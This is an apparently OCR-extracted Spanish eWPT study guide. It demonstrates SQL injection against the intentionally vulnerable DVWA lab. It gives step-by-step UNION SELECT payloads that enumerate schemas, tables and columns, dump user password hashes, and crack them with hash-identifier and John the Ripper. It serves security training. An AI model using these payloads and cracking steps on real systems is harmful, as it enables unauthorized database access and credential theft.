

Vulnerabilidades Web para la eWPT

Inyección SQL

Comenzamos en la DVWA de Metasploitable seleccionando un nivel de dificultad bajo.




Comenzaremos probando pasar una (‘) para ver si se rompe la sentencia.




Y efectivamente se rompe.


Pablo Alvarez Araya




Volvemos y damos continuidad al ataque con **'UNION SELECT 1-- -**



Para obtener el número de columnas que por el mensaje que nos muestra la página ahora sabemos que es mayor a 1.




Entonces, seguimos probando de manera secuencial con **'UNION SELECT 1,2 -- -**




Ahora sabemos que la tabla tiene 2 campos.

Pablo Alvarez Arana




Y le pediremos que en lugar del valor 2 nos retorne los nombres de todos los esquemas en la base de datos.



Pablo Alvarez Araya


UNION SELECT 1, schema_name FROM information_schema.schemata-- -

Posteriormente lo que podemos hacer es consultar las tablas que se encuentran dentro de la base de datos dvwa agregando la siguiente cláusula WHERE:



'UNION SELECT TABLE_NAME,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='dvwa'-- -


A continuación, vamos a consultar los campos de la tabla users



'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users'


Ya con esta información tan detallada podemos consultar los campos user y password de la tabla users

Pablo Álvarez Araya



'UNION SELECT user, password FROM users-- -

Y guardaremos esta información en un archivo al que llamaré hashes.txt



Podemos usar la herramienta hash-identifier de Kali para identificar el tipo de hash del usuario admin:

Comando: sudo hash-identifier

Pablo Alvarez Araya

Nos señala que posiblemente se trate de una encriptación MD5.

Así que le especificamos a la herramienta john the ripper que utilice como formato MD5 para realizar un ataque de fuerza bruta utilizando el wordlist de fasttrack.txt sobre el archivo hashes.txt

Comando: sudo john --format=Raw-MD5 --wordlist= /usr/share/wordlists/fasttrack.txt hashes.txt

Nos muestra las passwords que ha podido descifrar en MD5. Dentro de las cuales se encuentra la del usuario admin.

Pablo Álvarez Araya